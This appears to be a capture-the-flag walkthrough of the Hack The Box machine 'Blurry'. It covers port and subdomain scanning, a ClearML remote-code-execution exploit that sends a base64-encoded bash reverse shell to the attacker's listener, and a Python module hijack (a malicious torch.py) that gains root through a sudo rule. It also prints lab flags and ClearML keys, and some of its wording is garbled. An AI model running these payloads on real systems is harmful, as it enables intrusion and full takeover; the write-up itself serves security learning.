

Writeup Blurry

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap -p- 10.129.112.204
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-01-31 03:33 CST

Nmap scan report for 10.129.112.204

Host is up (0.0091s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Detailed port scan

At the gedatialized port scan go to get more information from the services dien are open the ip address.

```
nmap -p22,80 -sCV 10.129.112.204 -vvvv
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2025-01-31 03:34 CST

NSE: Loaded 156 scripts for scanning.

NSE: Script Pre-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 03:34

Completed NSE at 03:34, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 03:34

Completed NSE at 03:34, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 03:34
Completed NSE at 03:34, 0.00s elapsed
Initiating Ping Scan at 03:34
Scanning 10.129.112.204 [4 ports]
Completed Ping Scan at 03:34, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:34
Completed Parallel DNS resolution of 1 host. at 03:34, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 03:34
Scanning 10.129.112.204 [2 ports]
Discovered open port 80/tcp on 10.129.112.204
Discovered open port 22/tcp on 10.129.112.204
Completed SYN Stealth Scan at 03:34, 0.03s elapsed (2 total ports)
Initiating Service scan at 03:34
Scanning 2 services on 10.129.112.204
Completed Service scan at 03:34, 6.03s elapsed (2 services on 1 host)
NSE: Script scanning 10.129.112.204.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:34
Completed NSE at 03:34, 0.74s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:34
Completed NSE at 03:34, 0.04s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:34
Completed NSE at 03:34, 0.00s elapsed
Nmap scan report for 10.129.112.204
Host is up, received echo-reply ttl 63 (0.0094s latency).
Scanned at 2025-01-31 03:34:43 CST for 7s

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)

| ssh-hostkey:

| 3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQGC0B2izYdzgANpvBJW4Ym5zGRggYqa8smNlnRrV
K6luBtHzdIKgcFf+Gw0kSgJEouRe8eyVV9iAyD9HXM2L0N/17+rIZkSmdZPQi8chG/PyZ+H1Fqc
FB2LyxrynHCBLPTWyuN/tXkaVoDH/aZd1gn9QrbUjSVo9mfEEEnUduO5Abf1mnBnkt3gLfBWKq
1P1uBRZoAR3EYDiYCHbuYz30rhWR8SgE7CaNIwwZxDxYzJGFsKpKbR+t7ScsviVnbfEwPD
WZVEmVEd0XYp1wb5usqWz2k7AMuzDpCyl8klc84aWVqllmLml443PDMIh1Ud2vUnze3FfYcB

```
Oo7DiJg7JkEWpcLa6iTModTaeA1tLSUJi3OYJogIW0xbx71di3141pDyROjnlpk/K45zR6CbdRS
SqlmPPXyo3UrkwFTPrSQbSZfeKzAKVDZxrVKq+rYtd+DWESp4nUdat0TXCgefpSkGfdGLxPZ
zFg0cQ/IF1clyfzo1gicwVcLm4iRD9umBFaM2E=
| 256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFMB/Pupk38C1bFpK4/R
YPqDnnx8F2SGfhzID32riRsRQwdf19KpqW9Cfpp2xDYZDhA3OeLV36bV5cdnl07bSsw=
| 256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
| ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOjcxHOO/Vs6yPUw6ibE6gvOuakAnmR7gTk/yE2yJA/3
80/tcp open http syn-ack ttl 63 nginx 1.18.0
_ http-server-header: nginx/1.18.0
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://app.blurry.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 03:34

Completed NSE at 03:34, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 03:34

Completed NSE at 03:34, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 03:34

Completed NSE at 03:34, 0.00s elapsed

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds

Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

Directory Inintialization

I am going to use the FFUF command to see what subdomains are on the domain “blurry.htb”

```
ffuf -u http://blurry.htb -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt -H "Host:FUZZ.blurry.htb" -ac
```

```
/'___\  /'___\      /'___\
/\ ___/ /\ ___/  __  __ /\ ___/
```

```
\\ ,--\\ \\ ,--\\ \\ \\ \\ \\ ,--\\
\\ \\ \\ / \\ \\ \\ / \\ \\ \\ \\ \\ \\ /
\\ \\ \\ \\ \\ \\ \\ \\ ---- / \\ \\ \\
\\ / / \\ / / \\ / ---- / \\ / /
```

v2.1.0-dev


```
-----

:: Method      : GET
:: URL         : http://blurry.htb
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
:: Header      : Host: FUZZ.blurry.htb
:: Follow redirects : false
:: Calibration  : true
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

-----
```

```
files          [Status: 200, Size: 2, Words: 1, Lines: 1, Duration:
13ms]
chat           [Status: 200, Size: 218733, Words: 12692, Lines: 449,
Duration: 22ms]
app            [Status: 200, Size: 13327, Words: 382, Lines: 29,
Duration: 10ms]
Files          [Status: 200, Size: 2, Words: 1, Lines: 1, Duration:
32ms]
Chat           [Status: 200, Size: 218733, Words: 12692, Lines: 449,
Duration: 25ms]
App            [Status: 200, Size: 13327, Words: 382, Lines: 29,
Duration: 11ms]
FILES          [Status: 200, Size: 2, Words: 1, Lines: 1, Duration:
18ms]
:: Progress: [220560/220560] :: Job [1/1] :: 4761 req/sec :: Duration:
[0:00:50] :: Errors: 0 ::
```

I will now is to look at where the subdirectories take me. I went to add these subdirectories and started searching the Internet for “chat.blurry.htb”.



I am going to start creating an account on rocket.chat. We are going to start doing this using the following information.

Create an account

Name *


Email *

Username *


Password *

Confirm your password *


1 once logged in you can see that we are in the channel General. But as you can see there is not really interesting in this channel.



So now I went to look at the 2nd subdomain of “blurry.htb”. The 2nd subdomain I went to look at is called “app.blurry.htb”




Once logged in, I went to see what version the “app.blurry.htb” is running on. There I saw that the WebApp, Server and API are running on next version.




Once logged in, I went to see what version the “app.blurry.htb” is running on. There I saw that the WebApp, Server and API are running on next version.

- WebApp = 1.13.1-426
- Server = 1.13.1-426
- API = 2.27



I will now search for an exploit for the clearml software version 1.13.1-426. By looking this up I came upon a remote code execution exploit. This is the following github exploit.



Before the exploit can be executed we will have to create a new credential in ClearML in the settings as described in the initialization. After that we will have to copy the payload, Access key and Secret key so that the connection can be established. Check out the setup for the exploit below.

```
1] Initialize ClearML
[2] Run exploit
[0] Exit
[>] Choose an option: 1
[+] Initializing ClearML
[i] Press enter after pasting the configuration
ClearML SDK setup process
```

Please create new clearml credentials through the settings page in your
'clearml-server' web app (e.g. <http://localhost:8080//settings/workspace-configuration>)
Or create a free account at <https://app.clear.ml/settings/workspace-configuration>

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:

Detected credentials key="52NE7V2HU2F5VRBE5742" secret="6Jy5***"

ClearML Hosts configuration:

Web App: http://app.blurry.htb

API: http://api.blurry.htb

File Store: http://files.blurry.htb

Verifying credentials ...

Retrying (Retry(total=1, connect=None, read=None, redirect=None, status=None))

after connection broken by 'NameResolutionError("

<urllib3.connection.HTTPConnection object at 0x7f13de4d7f20>: Failed to
resolve 'api.blurry.htb' ([Errno -2] Name or service not known)")':

/auth.login

Retrying (Retry(total=0, connect=None, read=None, redirect=None, status=None))

after connection broken by 'NameResolutionError("

<urllib3.connection.HTTPConnection object at 0x7f13de4d67e0>: Failed to
resolve 'api.blurry.htb' ([Errno -2] Name or service not known)")':

/auth.login

Error: could not verify credentials: key=52NE7V2HU2F5VRBE5742

secret=6Jy5rDbzW706zYm0cwk0PA660uph5bRbn52QLEjvINjg3TWc6W

Enter user access key: Enter user secret: Verifying credentials ...

Credentials verified!

New configuration stored in /home/kali/clearml.conf

ClearML setup completed successfully.

Now that the setup is done we are going to set up a listener on a different tab so that when we run the exploit we get the connection to the ssh connection.

```
nc -lvnp 4444
```

We are now going to start implementing the exploit.

[?] Do you want to go back to the main menu or exit? (menu/exit): menu

[1] Initialize ClearML

[2] Run exploit

[0] Exit

[>] Choose an option: 2

[+] Your IP: 10.10.16.33

[+] Your Port: 4444

[+] Target Project name Case Sensitive!: Black Swan

[+] Payload to be used: echo

YmFzaCATyYAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4zMzMy80NDQ0IDA+JjEi | base64
-d | sh

[?] Do you want to start a listener on 4444? (y/n): n

[!] Remember to start a listener on 4444

ClearML Task: created new task id=844ca253f2d94c36b4723462c2c36cfe

ClearML results page:

<http://app.blurry.htb/projects/116c40b9b53743689239b6b460efd7be/experiments/844ca253f2d94c36b4723462c2c36cfe/output/log>

CLEARML-SERVER new package available: UPGRADE to v2.0.0 is recommended!

Release Notes:

Breaking Changes

MongoDB major version was upgraded from v5.x to 6.x.

Please note that if your current ClearML Server version is smaller than v1.17 (where MongoDB v5.x was first used), you'll need to first upgrade to ClearML Server v1.17.

Upgrading to ClearML Server v1.17 from a previous version

- If using docker-compose, use the following docker-compose files:

* [docker-compose file](https://github.com/allegroai/clearml-server/blob/2976ce69cc91550a3614996e8a8d8cd799af2efd/upgrade/1_17_to_2_0/docker-compose.yml)

* [docker-compose file foe Windows](https://github.com/allegroai/clearml-server/blob/2976ce69cc91550a3614996e8a8d8cd799af2efd/upgrade/1_17_to_2_0/docker-compose-win10.yml)

New Features

- New look and feel: Full light/dark themes ([clearml #1297]

(<https://github.com/allegroai/clearml/issues/1297>))

- New UI task creation options

- Support bash as well as python scripts

- Support file upload

- New UI setting for configuring cloud storage credentials with which ClearML can clean up cloud storage artifacts on task deletion.

- Add UI scalar plots presentation of plots in sections grouped by metrics.

- Add UI Batch export plot embed codes for all metric plots in a single click.

- Add UI pipeline presentation of steps grouped into stages

Bug Fixes

- Fix UI Model Endpoint's Number of Requests plot sometimes displays incorrect data
- Fix UI datasets page does not filter according to project when dataset is running
- Fix UI task scalar legend does not change colors when smoothing is enabled
- Fix queue list in UI Workers and Queues page does not alphabetically sort by queue display name
- Fix queue display name is not searchable in UI Task Creation modal's queue field

ClearML Monitor: GPU monitoring failed getting GPU reading, switching off GPU monitoring

[i] Please wait...

As you can now see, we have a connection to the ssh server.

```
└─(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
ls
id
connect to [10.10.16.33] from (UNKNOWN) [10.129.69.45] 59450
bash: cannot set terminal process group (2648): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ ls
automation
clearml.conf
user.txt
jippity@blurry:~$ id
uid=1000(jippity) gid=1000(jippity) groups=1000(jippity)
```

As you can see now I have the user.txt (User flag).

- User flag = 274da3ac1bc269de665670625f1683c8

```
jippity@blurry:~$ cat user.txt
cat user.txt
```

```
274da3ac1bc269de665670625f1683c8
```

I started using the command `sudo -l` to see if maybe I can start abusing a path where I can start running things in the root user's name with the user jippity. In doing so, I got the following.

```
jippity@blurry:~$ sudo -l
sudo -l
Matching Defaults entries for jippity on blurry:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jippity may run the following commands on blurry:
    (root) NOPASSWD: /usr/bin/evaluate_model /models/*.pth
jippity@blurry:~$
```

So I started looking up and using the following commands we can start getting root. The command `echo 'import os; os.system("bash")' > /models/torch.py` will create or overwrite a Python file called `torch.py` in the `/models` directory. This file contains code that when executed will open a bash shell via the command `os.system("bash")`. Then the 2nd command `sudo /usr/bin/evaluate_model /models/demo_model.pth` will start executing the program `"/usr/bin/evaluate_model"` with elevated privileges (sudo without password). If this program uses the PyTorch framework and blindly calls `import torch`, it will load your malicious `/models/torch.py` instead of the official `torch` library. This will execute the code in your file, leading to the opening of a bash shell with root privileges. Together, these commands form an effective privilege escalation through a Python Path Hijack attack.

```
jippity@blurry:~$ echo 'import os; os.system("bash")' > /models/torch.py
echo 'import os; os.system("bash")' > /models/torch.py
jippity@blurry:~$ sudo /usr/bin/evaluate_model /models/demo_model.pth
sudo /usr/bin/evaluate_model /models/demo_model.pth
[+] Model /models/demo_model.pth is considered safe. Processing...
```

As you will now be able to see below we have the user root.

```
root@blurry:/home/jippity#
```

And in doing so when I will then enter you `cat /root/root.txt` so now we will also have the root flag.

Root flag = `a7efada311156c40a88f05ffef359700`

```
root@blurry:/home/jippity# cat /root/root.txt
cat /root/root.txt
a7efada311156c40a88f05ffef359700
root@blurry:/home/jippity#
```



Blurry has been Pwned!

Congratulations  **Hackthekat123**, best of luck in capturing flags ahead!

#4679	06 Feb 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE